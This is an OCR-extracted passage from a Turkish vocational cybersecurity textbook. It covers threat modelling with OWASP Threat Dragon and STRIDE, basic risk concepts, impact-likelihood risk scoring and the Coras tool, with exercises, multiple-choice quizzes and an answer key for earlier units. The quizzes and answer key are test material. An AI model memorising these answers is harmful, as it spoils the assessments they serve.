
Görsel 5.7: Tehdit model diyagramı

15. Adım: Görsel 5.8'deki tehdit düzenlemesini yapınız.




Görsel 5.8: Tehdit düzenlemesi

16. Adım: İstek başlığının tehdit düzenlemesini Görsel 5.9'daki gibi yapınız.




Görsel 5.9: İstek başlığının tehdit düzenlemesi

17. Adım: Web Sunucu adlı ok bölümüne Görsel 5.10'daki tehditleri ekleyiniz.



Görsel 5.10: Web Sunucu başlığının tehdit düzenlemesi

18. Adım: Cevap adlı ok bölümüne Görsel 5.11'deki tehditleri ekleyiniz.



Görsel 5.11: Cevap başlığının tehdit düzenlemesi

3. UYGULAMA

Bir sosyal medya platformunun nasıl çalıştığı, hangi risklere maruz kalabileceği ve bu risklere karşı nasıl savunma oluşturulabileceği ile ilgili süreci OWASP Threat Dragon aracını kullanarak modelleme işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Sosyal medya platformunda kullanıcılar; hesap oluşturabilir, fotoğraf ve metin paylaşabilir ve başkalarını takip ederek onların paylaşımlarına da yorum yapabilir.).

1. Adım: OWASP Threat Dragon'u açarak yeni bir projeye başlatınız.

2. Adım: Diyagram alanına sosyal medya platformunu kullanan kullanıcıyı temsilen **Kullanıcı** bileşeni ekleyiniz.

3. Adım: Diyagram alanına kullanıcıların paylaşımlarını, yorumlarını ve diğer etkileşimlerini barındıran sunucuyu temsil eden **Sosyal Medya Sunucusu** bileşenini ekleyiniz.

4. Adım: Diyagram alanına kullanıcı profilleri, paylaşımlar, yorumlar vb. bilgilerin saklandığı yeri bildiren **Veri tabanı** bileşenini ekleyiniz.

5. Adım: Kullanıcı bileşeninden Sosyal Medya Sunucusu bileşenine doğru bir ok çizerek, bu oku **İstek** olarak isimlendiriniz.

6. Adım: Sosyal Medya Sunucusu bileşeninden Kullanıcı bileşenine doğru bir ok çizerek, bu oku **Cevap** olarak isimlendiriniz.

7. Adım: Diyagrama otomatik olarak çalışan ve platforma kötü amaçlı etkileşimlerde bulunmaya çalışan bir botu temsilen **BotHesap** bileşeni ekleyiniz.

8. Adım: BotHesap'tan Sosyal Medya Sunucusu'na doğru **Tehlikeli** isimli bir iletişim oku çiziniz.

9. Adım: Sosyal Medya Sunucusu bileşeninin yanına **Kayıtlar** bileşeni ekleyiniz (Kayıtlar bileşeni sunucunun tüm etkinliklerinin log olarak kaydedildiği alanı temsil eder.).

10. Adım: Sosyal Medya Sunucusu bileşeninden Kayıtlar bileşenine doğru bir ok çizerek, bu oku **Denetim** olarak adlandırınız.

11. Adım: Oluşturulan diyagramı gözden geçirerek tasarımı kontrol ediniz.

SIRA SİZDE

STRIDE potansiyel tehdit türlerinin tanımlanmasını ve değerlendirilmesini gerçekleştiriniz.



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Aşağıdakilerden hangisi tehdit modelleme yapmanın temel amacıdır?

A) Sistem performansını yükseltmek.

B) Kullanıcı deneyimini iyileştirmek.

C) Kodlardaki hataları düzeltmek.

D) Potansiyel güvenlik tehditlerini tanımlayarak önlem almak.

E) Sistemlerin daha hızlı çalışmasını sağlamak.

2. Aşağıdakilerden hangisi tehdit modelleme sürecinin son aşamasıdır?

A) Diyagram oluşturmak.

B) Tehditleri hafifletmek.

C) Potansiyel tehditleri belirlemek.

D) Doğrulama yapmak.

E) Sistemi güncellemek.

3. Aşağıdakilerden hangisi Attack Trees tehdit modellemesinin kullanım amacını açıklar?

A) Sistem performansını artırmak.

B) Kullanıcı deneyimini iyileştirmek.

C) Potansiyel güvenlik tehditlerini görsel olarak göstermek.

D) Sistemin hafıza kullanımını izlemek.

E) Yazılımın kod yapısını analiz etmek.

4. Verilerin şifrelenmesi bilgi güvenliği üçgeninin hangi bileşeni ile ilişkilidir?

A) Bütünlük

B) Doğrulama

C) Erişilebilirlik

D) Gizlilik

E) Yetkilendirme

5. Aşağıdakilerden hangisi OWASP Threat Dragon'ın temel özelliklerindendir?

A) Ağ trafiğinin analizi

B) Kod hatalarının otomatik düzenlenmesi

C) Canlı sistemlerin izlemesi

D) Görsel tehdit modelleme diyagramlarının oluşturulması

E) Virüs taraması

6. Aşağıdakilerden hangisi tehdit modellemenin ana bileşenleridir?

A) Aktörler, Etkiler, Aksiyonlar

B) Aktörler, Zayıflıklar, Etkiler

C) Zayıflıklar, Tehditler, Aksiyonlar

D) Aktörler, Tehditler, Zayıflıklar

E) Aktörler, Etkinlikler, Aksiyonlar

7. Aşağıdakilerden hangisi tehdit modellemede kullanılan en yaygın yöntemdir?

A) AGILE

B) CIA

C) PESTLE

D) STRIDE

E) SWOT

8. Aşağıdakilerden hangisi STRIDE yönteminde saldırganın veri manipülasyonu yapmasını ifade eden kategoridir?

A) Kimlik Sahteciliği (Spoofing Identity)

B) Hizmet Engelleme Saldırısı [Denial of Service (Dos)]

C) Bilgi Sızıntısı (Information Disclosure)

D) Veri Manipülasyonu (Tampering With Data)

E) Yetki Yükseltme (Elevation of Privileges)

9. Aşağıdakilerden hangisi Tehdit Ajanı kavramını tanımlar?

A) Saldırının hedefindeki bireyler veya kurumlar

B) Saldırıyı gerçekleştirmek isteyen birey veya gruplar

C) Saldırının etkilediği cihazlar

D) Saldırıya ilişkin alınan koruma yöntemi

E) Saldırının zamanı

10. Aşağıdakilerden hangisi saldırganın sistemdeki hizmetlerin çalışmasını engelleyerek sistemin kullanılamaz hâle gelmesini sağlayan STRIDE kategorisidir?

A) Kimlik Sahteciliği (Spoofing Identity)

B) Hizmet Engelleme Saldırısı [Denial of Service (Dos)]

C) Bilgi Sızıntısı (Information Disclosure)

D) Veri Manipülasyonu (Tampering With Data)

E) Yetki Yükseltme (Elevation of Privileges)

6. ÖĞRENME BİRİMİ

RİSK DEĞERLENDİRME



KONULAR

6.1. TEMEL RİSK KAVRAMLARI
6.2. RİSK DEĞERLENDİRME ADIMLARI

NELER ÖĞRENECEKSİNİZ?

- Temel risk kavramlarını açıklama
- Risk değerlendirme adımlarını açıklama

ANAHTAR KAVRAMLAR

İhlal, koruma, risk, saldırı, tehdit, varlık, zafiyet



HAZIRLIK ÇALIŞMALARI

1. Sanal veya gerçek ortamda karşılaşılabilecek riskler nelerdir? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. Size göre sanal ortamda olası risklere karşı ne tür önlemler alınabilir?

6.1. TEMEL RİSK KAVRAMLARI

Siber güvenlikte amaç; varlıkları tehdit, zafiyet, olası risk ve saldırılara karşı herhangi bir ihlale sebep olmadan korumaktır.

6.1.1. Varlık Kavramı

Varlık (asset), değerli olan ve korunması gereken kaynaklardır. Veriler, bilgiler, dokümanlar, sistemler, binalar, çalışanlar vb. varlıklara örnektir (Görsel 6.1). **Siber varlık** ise siber ortamlarda bulunan araçlar, işlemler, dokümanlar, planlar, veriler veya bilgilerdir. Varlıklar, CIA piramidi gereksinimlerine göre korunmalıdır.



Görsel 6.1: Varlıklar

6.1.2. Tehdit Kavramı

Tehdit (threat), bilgi varlıklarına zarar veren ve güvenlik ihlallerine neden olan her türlü potansiyel olaydır. Bir kuruluş veya varlık için istenmeyen sonuçlara neden olabilir.

Tehditler doğal kaynaklı (sel, deprem, çığ vb.) veya insan faktörü kaynaklı olabilir. İnsan kaynaklı tehditler **kasıtlı** (çalışan bir personelin yetkisiz bir şekilde bilgilere erişimi, e-posta gönderimi, herhangi bir virüs saldırısı vb.) veya **kasıtsız** (yanlış veri) şekilde incelenebilir ancak ağ sisteminde meydana gelen herhangi bir fiziksel arızadan kaynaklı oluşabilecek bir açıklık, insan faktörlü tehdit olabileceği gibi doğal çevresel bir durumdan kaynaklı da (insan faktörsüz) olabilir.

6.1.3. Zafiyet

Zafiyet (vulnerability), bir tehdidin zarar vermesine izin veren zayıflık ve açıklıklardır. Zafiyetin istismar edilmesi hâlinde varlıklarda kayıp veya hasar meydana gelebilir. Bir bilgisayar sistemindeki zafiyetler; donanım, yazılım, tasarım, işletim sistemi, süreç veya test aşamasında yapılabilecek hatalardan kaynaklı yahut insan kaynaklı olabilir.

6.1.4. Risk Kavramı

Risk, bir tehdidin bir varlığa zarar vermek için güvenlik açığından yararlanma ihtimalidir. Risk diğer bir deyişle bilginin gizlilik, bütünlük veya erişilebilirliğinin (CIA) kaybolma potansiyelidir (Şekil 6.1).



Şekil 6.1: Risk yönetimi

Risk oluştuğu zaman bir varlığın değerini azaltan bir olayın olmuş olma olasılığı yüksektir. Risk hesaplaması için varlık, açıklık ve tehdit olmak üzere üç adet girdi kullanılır.

Risk = F (varlık, açıklık ve tehdit)

Risk, bir tehdit kaynağının olası bir güvenlik açığı gerçekleştirme ihtimali ile bunun sonucunda meydana gelebilecek olumsuz bir etkinin fonksiyonu olarak tanımlanabilir (Şekil 6.2).



Şekil 6.2 Risk

6.1.5. Koruma Kavramı

Koruma (safeguards), bir bilgi sistemi için belirtilen güvenlik hedeflerini (gizlilik, bütünlük ve kullanılabilirlik) karşılamak için öngörülen koruyucu veya karşı önlemlerdir (Görsel 6.2). Önlemler; güvenlik özellikleri, yönetim kontrolleri, personel güvenliği ile fiziksel yapıların, fiziksel alanların ve cihazların güvenliğini içerebilir. Koruma yöntemleri kullanılarak bir sistemin savunmasızlığı azaltılabilir.



Görsel 6.2: Koruma

6.1.6. Saldırı Kavramı

Saldırı (attack), siber ortamların zafiyete uğratılması veya suistimal edilmesi için yapılan girişimlerdir (Görsel 6.3). Saldırılar ile kuruluşların güvenlik altyapısındaki yer alabilecek açıklıklardan yararlanılarak varlıkların zarar görmesi, kaybolması veya ifşa edilmesi sağlanır.



Görsel 6.3: Siber saldırı gerçekleştiren saldırgan



Dünyada geçmişten günümüze yaşanan siber saldırıları araştırarak bir sunum hazırlayınız ve arkadaşlarınızla paylaşınız.

6.1.7. İhlal Kavramı

İhlal (breach) kelimesinin Türk Dil Kurumuna göre anlamları "bozma, zarara verme, yasa ve düzene uymama" şeklindedir. Siber yaşamda ise "yetkisiz bir kişinin güvenlik mekanizmalarını atlatması sonucunda bilgilere erişim sağlanması" şeklinde tanımlanabilir. Örneğin bir saldırganın kurumun sistemlerinden hassas bilgileri alması bir ihlaldir (Görsel 6.4). Böyle bir senaryoda kişisel bilgi ve veri ihlallerinin yanı sıra özel bilgilerin, ticari sırların veya yüksek düzeyde hassas bilgilerin büyük oranda dışarı sızması gerçekleşir.




Görsel 6.4: Erişim ihlali

6.2. RİSK DEĞERLENDİRME ADIMLARI

Risk yönetimi; kuruluş veya projelerde risklerin tanımlanması, analiz edilmesi ve kontrol edilmesine yönelik sistematik bir süreçtir. Risk yönetimi ile istenmeyen olay olasılığı ve istenmeyen olayların etkisi en aza indirilebilir.

6.2.1. Risk Yönetim Süreci

Bilgi güvenliği riskleri sürekli geliştiğinden sistematik, tekrarlanabilir ve tutarlı bir risk yönetimi süreci her organizasyon için hayati önem taşır. Risk yönetimi süreci tek seferlik bir faaliyet değildir. Bu süreç kuruluşların bilgi varlıklarını ve operasyonlarını potansiyel olarak etkileyebilecek risklerin tanımlanmasını, değerlendirilmesini ve yönetilmesini içeren sürekli bir döngüdür. Bu süreç; faktörleri belirleme, risk tanımlama, risk analizi, risk değerlendirme, risk yönetimi, risk kabulü ve risk izleme aşamalarını kapsar. Bu sürecin nihai hedefi organizasyonun potansiyel tehditleri ve zayıflıkları uygun şekilde yönetmesine olanak tanımaktır. Böylece riskler kabul edilebilir düzeylerde tutulur (Şema 6.1).



Şema 6.1: Risk yönetim süreci

6.2.2. Risk Değerlendirme Metodolojisi

Riskleri nicelik bakımından değerlendirmek için etki ve olasılık boyutlarını birleştiren bir matris yaklaşımı kullanılır. **Etki**, riskin gerçekleşmesi hâlinde ortaya çıkabilecek potansiyel sonuçları veya hasarı ifade eder. Etki, 1-5 aralığında derecelendirilir.

- **Çok Düşük (1)**

  Operasyonlar üzerinde önemli bir etki yoktur. Mali kayıp küçüktür. Kurumun itibarına zarar ya yoktur ya da minimumdur.

- **Minör/Küçük (2)**

  Operasyonlarda bir miktar aksama, orta düzeyde mali kayıp ve kurumun itibarında küçük hasar meydana gelebilir.

- **Orta (3)**

  Operasyonlarda orta vadede telafi edilebilecek aksama, önemli mali kayıp, kurumun itibarında orta düzeyde meydana gelir.

- **Önemli (4)**

  Operasyonlarda uzun vadeli aksama, büyük mali kayıp, kurumun itibarında önemli hasar meydana gelir.

- **Aşırı (5)**

  Operasyonlarda kalıcı aksama, büyük mali kayıp, kurumun itibarında onarılamaz hasar meydana gelir.

Olasılık terimi riskin gerçekleşme olasılığını ifade eder. Olasılık da 1-5 aralığında derecelendirilir.

- **Çok Olası Değil (1)**

  Risk olayı sadece istisnai durumlarda meydana gelebilir.

- **Nadir (2)**

  Risk olayı herhangi bir zamanda meydana gelebilir.

- **Olasılığı Düşük (3)**

  Risk olayı gerçekleşebilir.


- **Muhtemel (4)**

  Risk olayı çoğu durumda muhtemelen gerçekleşecektir.

- **Çok Olası (5)**

  Risk olayının çoğu durumda gerçekleşmesi beklenmektedir.

Risk puanı etki ve olasılık derecelerinin çarpılması ile hesaplanır. Ortaya çıkan puan, 1 (en düşük risk) ile 25 (en yüksek risk) arasında bir değer olur. Bu puan, riskleri değerlendirmek ve risklerin öncelik sıralaması için kullanılır (Şema 6.2).



Şema 6.2: Riskin derecelendirilmesi

Risk Kabul Ölçütleri

Hangi risklerin kabul edilebilir olduğuna ve hangilerinin risk yönetimi gerektirdiğine karar vermek için **eşik değerler** kullanılır. Bu risk, kabul eşik değer aralıkları hesaplanan risk puanının değerlendirilmesini sağlar.

- **Düşük Risk (1-3)**

  Bu kategorideki riskler **rutin kabul edilebilir** olarak değerlendirilir ancak zaman içinde artmadıklarından emin olmak için izlenmelidir.

- **Orta Risk (4-6)**

  Bu kategorideki riskler acil bir **azaltma ihtiyacı olmaksızın kabul edilebilir** olarak değerlendirilir ancak zaman içinde artmadıklarından emin olmak için izlenmelidir.

- **Yüksek Risk (8-12)**

  Bu seviyedeki riskler **önemli** olarak değerlendirilir ve azaltılması için öncelikli dikkat gerektirir. Bu seviyedeki riskler önemli bir tehdit oluşturur ve potansiyel etkilerini veya olasılıklarını azaltmak için proaktif önlemler alınmasını gerektirir.

- **Çok Yüksek Risk (15-25)**

  Bu seviyedeki riskler **kabul edilemez, hafifletilmesi için acil ve agresif eylemler gerektirir** olarak değerlendirilir. Bu seviyedeki riskler kurumun faaliyetleri veya hedefleri için ciddi bir tehdit oluşturur.

6.2.2.1. Risk Değerlendirme Süreci

Risk değerlendirme süreci, risk yönetiminin önemli bir bileşenidir. Bu süreç; kurumun bilgi varlıklarını ve operasyonlarını potansiyel olarak etkileyebilecek risklerin sistematik olarak tanımlanmasını, analiz edilmesini ve değerlendirilmesini içerir (Şema 6.3).



Şema 6.3: Risk değerlendirme süreci

6.2.2.2. Risk Tanımlama

Risk tanımlama işlemi şu şekilde yapılır:

- Bilgi güvenliği yönetim sistemi kapsamına giren tüm varlıklar tanımlanır.
- Tanımlanan her varlık için tüm potansiyel tehditler tanımlanır. Bu tehditler insan kaynaklı (hata veya dolandırıcılık gibi), doğal (yangın veya sel gibi) veya çevresel (elektrik kesintisi gibi) olabilir.
- Tanımlanan her bir tehdidi önlemek veya azaltmak için tasarlanmış mevcut kontroller belirlenir.
- Mevcut kontrollerde bu tehditler tarafından istismar edilebilecek tüm güvenlik açıkları belirlenir. Bu güvenlik açıkları zayıf parola ve şifreleri, güncel olmayan yazılımları veya yetersiz fiziksel güvenliği içerebilir.

6.2.2.3. Risk Analizi

Risk analizi işlemi şu şekilde yapılır:

- Tehdidin zafiyetten yararlanma olasılığı tahmin edilir.
- Tehdidin zafiyetten yararlanması durumunda doğacak potansiyel etki tahmin edilir.
- Her bir tehdit-zafiyet çifti için olasılık ve etki dereceleri çarpılarak risk seviyesi hesaplanır.

6.2.2.4. Risk Değerlendirme

Riskler belirlendikten ve analiz edildikten sonra kurumun önceden tanımlanmış risk kabul ölçütleriyle karşılaştırılmalıdır. Bu işlem şu adımları içerir:


- Tanımlanmış ve analiz edilmiş tüm riskler hesaplanan risk puanlarıyla birlikte listelenir.
- Her bir riskin puanı risk kabul ölçütlerinde önceden tanımlanmış eşik değer aralıkları ile karşılaştırılır.
- Her bir risk düşük, orta, yüksek ve çok yüksek risk düzeylerinden biri ile kategorize edilir.
- Riskler kategorize edildikten sonra kabul edilebilir olmayan risklerden hangilerinin öncelikle ele alınması gerektiğine karar vermek için öncelik sıralamalarının yapılması gerekir.
- Her bir kategorideki riskler risk puanlarına göre sıralanır. Daha yüksek risk puanlarına öncelik verilmelidir.
- Önceliklendirilmiş risk listesi kategorileri ve risk puanlarıyla birlikte belgelenir. Bu belge risk yönetim süreci için kılavuz görevi görür.

1. UYGULAMA

Coras aracı diyagramlarını kullanarak risk değerlendirmesi yapma işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Coras çevrimiçi aracını (**Hedef Adres:** https://coras.tools/#/try-it) web tarayıcıda açınız.

2. Adım: Coras çevrimiçi aracını kullanarak risk değerlendirme ile ilgili diyagramı oluşturunuz (Görsel 6.5).




Görsel 6.5: Coras ile risk değerlendirme

3. Adım: Coras çevrimiçi aracı ile oluşturulan risk değerlendirme diyagramını SVG dosya formatında indiriniz.

SIRA SİZDE

Siz de Coras çevrimiçi aracında Görsel 6.6'daki tehdit, varlık, zafiyet, tehdit senaryosu ve istenmeyen olay sembollerini kullanarak risk değerlendirmesi yapınız.



Görsel 6.6: Coras risk değerlendirme sembolleri

ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Aşağıdakilerden hangisi veri, doküman, sistem gibi korunması önemli olan değerli kaynakları ifade eder?

A) Koruma

B) Risk

C) Tehdit

D) Varlık

E) Zafiyet

2. Aşağıdakilerden hangisi risk yönetimi sürecinin bileşenlerinden biri değildir?

A) Risk tanımlama

B) Risk analizi

C) Risk izleme

D) Risk değerlendirme

E) Risk artırma

3. Coras aracında kullanılan sembollerden hangisi kasıtlı-insan kaynaklı tehdidi gösterir?

A) 

B) 

C) 

D) 

E) 

4. Aşağıdaki formüllerden hangisi risk hesaplamada kullanılır?

A) Olasılık x Zayıflık

B) Olasılık x Etki

C) Zayıflık x Etki

D) Zayıflık x Tehdit derecesi

E) Olasılık x Olasılık x Dolaylı Etki

5. Aşağıdaki kavramlardan hangisi bir güvenlik mekanizmasının herhangi bir tehdit unsuru tarafından atlatılmasını tanımlar?

A) İhlal

B) Risk

C) Risk Yönetimi

D) Tehdit

E) Zafiyet

CEVAP ANAHTARI



1. ÖĞRENME BİRİMİ

1	2	3	4	5
D	C	B	E	B

2. ÖĞRENME BİRİMİ

1	2	3	4	5	6	7
E	A	E	D	D	B	E

3. ÖĞRENME BİRİMİ

1	2	3	4	5	6	7	8	9	10
C	E	C	D	B	E	C	B	D	A

4. ÖĞRENME BİRİMİ

1	2	3	4	5	6	7	8	9	10	11	12	13
C	D	B	E	B	B	A	E	C	B	B	C	E

14	15	16	17	18	19	20	21	22	23	24	25	
B	B	C	B	A	A	E	B	A	D	B	D	

